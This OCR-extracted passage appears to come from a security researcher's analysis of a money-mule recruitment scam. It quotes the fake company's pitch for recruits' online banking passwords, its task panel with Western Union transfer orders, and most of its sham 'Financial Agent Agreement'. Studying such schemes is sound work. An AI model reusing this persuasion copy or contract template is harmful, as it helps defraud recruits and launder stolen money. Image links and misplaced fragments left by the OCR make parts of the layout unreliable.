
- Unfortunately we don’t work with prepaid bank accounts

- Maximum amount you can withdraw in branch daily

The recruitment organization is clearly aware of basic quality assurance concepts, due to its surprising tactic used for monitoring the transaction process for each and every money mule working with them. How do they achieve this?

By offering a $100 financial incentive as a bonus for each and every money mule that provides the bogus company with access to their online banking account so that the organization can monitor the transaction process remotely.

It doesn’t take a rocket scientist to conclude that even with a two-factor authentication requirement there are ways in which the organization can hijack the entire financial identity of the money mule without his/her knowledge.



Employee Registration - Step 4

1 2 3 4 5

I'm feeling uncomfortable giving you my online banking details. Why do you need it? I'm worrying about unauthorized access to my bank account.

We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:

- *There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You'll be informed the same minute funds arrive.*
- *No need to send us your bank account statement every week (maybe 2-3 times a week).*
- *We trust you much more, you'll receive money bonuses and more transactions!*

It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes.

Online Banking Details

URL:	http://
Login:	
Password:	

Next Step | Skip This Step | Back

* At this moment we require online access to your bank account optionally but strongly recommend to apply with online banking details. NOTE:

- agents with online access will have higher priority on getting new tasks (amounts are also larger)
- agents with online access receive $100 **BONUS** to base salary every month

Again, they answer to a common question even the most gullible end user would have - *I'm feeling uncomfortable giving you my online banking details. Why do you need it? I'm worrying about unauthorized access to my bank account.* A question to which they answer by citing increasing bonus rating within their system, and that your supervisor will be checking your account, thereby improving your trust relationship with the organization:

" *We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:*

- There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You'll be informed the same minute funds arrive.

- No need to send us your bank account statement every week (maybe 2-3 times a week).

- We trust you much more, you'll receive money bonuses and more transactions!

It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes. "


The very idea that the money mule has reached the tipping point of its gullibility in order to provide the or-

ganization with access to their bank account is surreal, but clearly possible since having reached point of the registration process means they have absolutely no idea what they're doing.


The following are sample screenshots from the web interface used by the organization and the money mules

themselves:


640


John Blackmore
Tasks | Messages | My money | My Profile | Documents | Official invoices | Help | Quit

You have new message. Read



Task name	Status	Priority	Created	Comments
Transaction 136357 NEW	Open	High	09.01.2009 18:36:10	Comment by **Admin**



COMPLETE TASK

Task name ▸	▸ Status	▸ Priority	▸ Created	▸ Comments
Transaction 136357	Open	High	09.01.2009 18:36:10	Comment by **Admin**

Further instructions ▸

Dear John Blackmore,


We are glad to inform you about new task! Please review transfer details:


Western Union orders details ▸


Transfer type:	**Western Union**
First Name:	Lora
Last Name:	Welling
City:	Berlin
Country:	Germany
Reference Number (MTCN)*:	908 - 547 - 5754 ?
Western Union fee (USD)*:	600

Employee details ▸


First Name*:	John
Last Name*:	Blackmore
City*:	New York
Country*:	United States
Comments:	


COMPLETED TASKS

Task name ▸	▸ Status	▸ Priority	▸ Created	▸ Comments
Transaction 136357	Done	High	09.01.2009 18:46:50	Comment by **Admin**
Transaction 136360	Done	High	09.01.2009 18:45:18	No comment


VIEW MESSAGE

Message From/Date (GMT)	Message Text	Reply	Trash
Supervisor 09.01.2009 18:49:39	**Welcome!** Dear John Blackmore. We welcome you as a new employee. Sincerely, Personnel Supervisor	Reply	Trash



Moreover, sample agreement that each and every money mule has to accepted before becoming part of the

money mule recruitment network. A second agreement contract containing unique (Photoshop-ed) signing seal

for each of the bogus brands has to be also signed, scanned and uploaded through their interface. **Both of these agreements, including localized copies in several different languages can be purchased from the managed money mule recruitment vendor from $30 to $70**. Here’s a sample of the agreement and tag clouds for the company description, the agreement itself and the FAQ:

DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to effect payments to the Company's partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and specications owned or licensed by the Company and/or used by the Company in connection *with the operation of its business including, without limitation, the Company’s business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All les, records, documents, blueprints, specications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.*

The Contractor shall not retain any copies of the foregoing without the Company’s prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this. Agreement to any person without the prior written consent of the Company and shall at all times preserve the condential nature of his relationship to the Company and of the services hereunder. ***If the Contractor releases any***

of the above information to any parties outside of this company, such as personal friend, close relatives or other

Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination*. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

TERMS OF ENGAGEMENT

The Contractor is engaged by the Company on terms of thirty days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to 2300 USD per month


plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary up to 3000 USD*. The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuses to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has* *processed all previous payments and has no new instructions.*

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems (should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the basic salary of the Contractor and paid once per month together with the basic salary. All reasonable and approved out-of-pocket expenses which are incurred in connection with the performance of the duties hereunder shall be reimbursed by the Company during the term of this Agreement, against the bill presented by the Contractor. The Company shall have the right to decrease the Contractor's commission in case the payment processing terms were violated by the Contractor.

Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay. The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance notice 644



1

Financial Agent Agreement

This Agreement is made as of the ____ day of ______ , 2009, by and between Regency Group Inc (acting on the basis of the license №042957, hereinafter referred to as "the Company") and ______________________ (hereinafter referred to as "the Contractor").

As used herein, the term "Parties" shall refer to Regency Group Inc and ______________________ collectively.

Whereas, the Parties intend that this Agreement be entirely independent of other agreements between the Parties or that may be contemplated by the Parties, and that any payments under this Agreement be non-refundable and non-cancelable.

Therefore, the Parties agree as follows:

1. **Objectives of the Agreement**

   The objectives of the Agreement are:

   - to define roles and responsibilities of the Parties;
   - to describe the services that the Contractor will deliver under the Agreement;
   - to specify the performance measures and standards to be followed by the Contractor;
   - to specify the performance measures and standards against which the Company is to deliver services for the Contractor;
   - to define the financial arrangements;
   - to specify the assurance process by which the Company and the Contractor can confidently rely on each other's advice, performance and management information.

2. **General Provisions**

   The Parties will take every opportunity to work together to promote the understanding and implementation of services under this Agreement. The Contractor has primary responsibility of the delivery of services under this Agreement to the Company.

   Subject to the terms and conditions of this Agreement, the Company hereby engages the Contractor as an independent contractor to perform the services set forth herein, and the Contractor hereby accepts such engagement.

3. **Service Delivery, Term of the Agreement and Compensation**

   The principles and values governing the relationship between the Company and the Contractor are set out in the Exhibit A, attached to this Core Agreement, being its integral part. The Contractor takes the responsibility to provide the Company with the estimate, which is later attached as Exhibit A of the present Agreement. The Exhibit A shall define the Contractor's duties, term of engagement, compensation and provisions for payment thereof. These provisions may be negotiated and amended in writing from time to time, or supplemented with subsequent estimates for services to be rendered by the Contractor and agreed to by the Company, and which collectively are hereby incorporated by reference.

4. **Reimburse of Expenses**

   The Company undertakes to pay all taxes accrued in connection with money transfer. The Contractor shall pay money transfer charges from his/her commission for payment processing operation, however, the Company agrees to reimburse a part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems (should the money transfer charges exceed 3%, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary. A 1099 Tax Form will be provided at the end of the year. The Contractor only carries the responsibility of taxation of their base salary and commission pay, minus transfer fees. Necessary bank statements, Western Union and Money Gram receipts need to be attached.

5. **Reporting to the Company**


   The Contractor shall present to the Company monthly project plans, progress reports and a final results report summarizing all activities conducted by Contractor to date on request from the Company. A comprehensive final results report shall be due at the conclusion of the project and shall be submitted to the Company in a confidential written report at such time. The results report shall be presented in such form and contain such information and data as is reasonably requested by the Company.

in writing to the Company in order that the latter may abstain from charging the Contractor with new instructions.

However, salary for each day-off is deducted from the Contractor's base salary. "

Sample agreement that each and every potential money mule has to upload through the web interface, inter-

estingly, each and every of the bogus brands has a custom made seal, part of the services offered by the managed vendor:



2

6. **Exclusive Property of the Company**

The Contractor, by signing this Contract, expressly grants to the Company for all copyrightable material, any and all inventions, discoveries, developments and innovations conceived by the Contractor during this engagement relative to the duties under this Agreement shall be the exclusive property of the Company; and the Contractor, by signing this Contract, expressly conveys to the Company all right, title, and interest in the same to the Company. Any and all inventions, discoveries, developments and innovations conceived by the Contractor prior to the term of this Agreement and utilized by him in rendering duties to the Company are hereby licensed to the Company for use in its operations and for an infinite duration. This license is non-exclusive, and may be assigned without the Contractor's prior written approval by the Company to a wholly owned subsidiary of the Company. No contract shall be entered into without these rights being assured to the Company from the Contractor.

7. **Confidentiality**

The Contractor acknowledges that during the engagement he will have access to and become acquainted with various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including, without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company. The Contractor shall not retain any copies of the foregoing without the Company's prior written permission. The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the confidential nature of his relationship to the Company and of the services hereunder. If the Contractor releases any of the above information to any parties outside of this company, such as personal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.


8. **Conflicts of Interest; Non-hire Provision**

Contractor's work under this Agreement for exercising the degree of skill and care required by customarily accepted good professional practices and procedures. The Contractor represents that he is free to enter into this Agreement, and that this engagement does not violate the terms of any agreement between the Contractor and any third party. Further, the Contractor, in rendering his duties shall not utilize any invention, discovery, development, improvement, innovation, or trade secret in which he does not have a proprietary interest. During the term of this Agreement, the Contractor shall devote as much of his productive time, energy and abilities to the performance of his duties hereunder as is necessary to perform the required duties in a timely and productive manner. The Contractor is expressly free to perform services for other parties while performing services for the Company. For a period of six months following any termination, the Contractor shall not, directly or indirectly hire, solicit, or encourage to leave the Company's employment, any employee, consultant, or contractor of the Company or hire any such employee, consultant, or contractor who has left the Company's employment or contractual engagement within one year of such employment or engagement.

9. **Right to Injunction**

The loss of the rights and privileges granted to the Company under the Agreement cannot be reasonably or adequately compensated by any action at law, and the breach by the Contractor of any of the provisions of this Agreement will cause the Company irreparable injury and damage.

The services to be rendered by the Contractor under this Agreement are of a special, unique, unusual, and extraordinary character which gives them a peculiar value. Therefore the Contractor expressly agrees that the Company shall be entitled to injunctive and other equitable relief in the event of, or to prevent, a breach of any provision of this Agreement by the Contractor. Resort to such relief shall not be construed to be a waiver of any other rights or remedies that the Company may have for damages or otherwise. The various rights and remedies of the Company under this Agreement or otherwise shall be construed to be cumulative, and no one of them shall be exclusive of any other or of any right or remedy allowed by law. Any costs for failure to meet these standards, or otherwise defective services, which require reperformance, as directed by Company or its designee, shall be borne in total by the Contractor and not the Company. In the event the Contractor fails to perform in accordance with the above standard the following will apply: Nothing contained in this section is intended to limit any of the rights or remedies which the Company may have under law.



3

10. **Merger**

Merger or consolidation of the Company into or with any other entity shall not be the reason for termination of the present Agreement.

11. **Termination of the Agreement**

The Company may, at its option, terminate this Agreement without cause in whole or in part, upon giving ten (10) working days advance notice in writing to the Contractor. In addition the parties agree that the Company retains the right to terminate, at once, upon the default of the Contractor and to proceed with the work required under the Agreement in any manner the Company deems proper. If the Contractor is convicted of any crime or offense, fails or refuses to comply with the written policies or reasonable directive of the Company, is guilty of serious misconduct in connection with performance hereunder, or materially breaches provisions of this Agreement, the Company at any time may terminate the engagement of the Contractor immediately and without prior written notice to the Contractor. Contractor specifically acknowledges that the unilateral termination of the Agreement by the Company under the terms set forth below is an essential term of the Agreement.

12. **Independent Contractor's Claims**

The Contractor agrees that the Company does not take responsibility to render the latter an employee, partner, agent, or joint venturer with the Company for any purpose. As the Contractor is and will remain an independent contractor in his relationship to the Company, the Company shall not be responsible for withholding taxes with respect to the Contractor's compensation hereunder.

13. **Invoices**

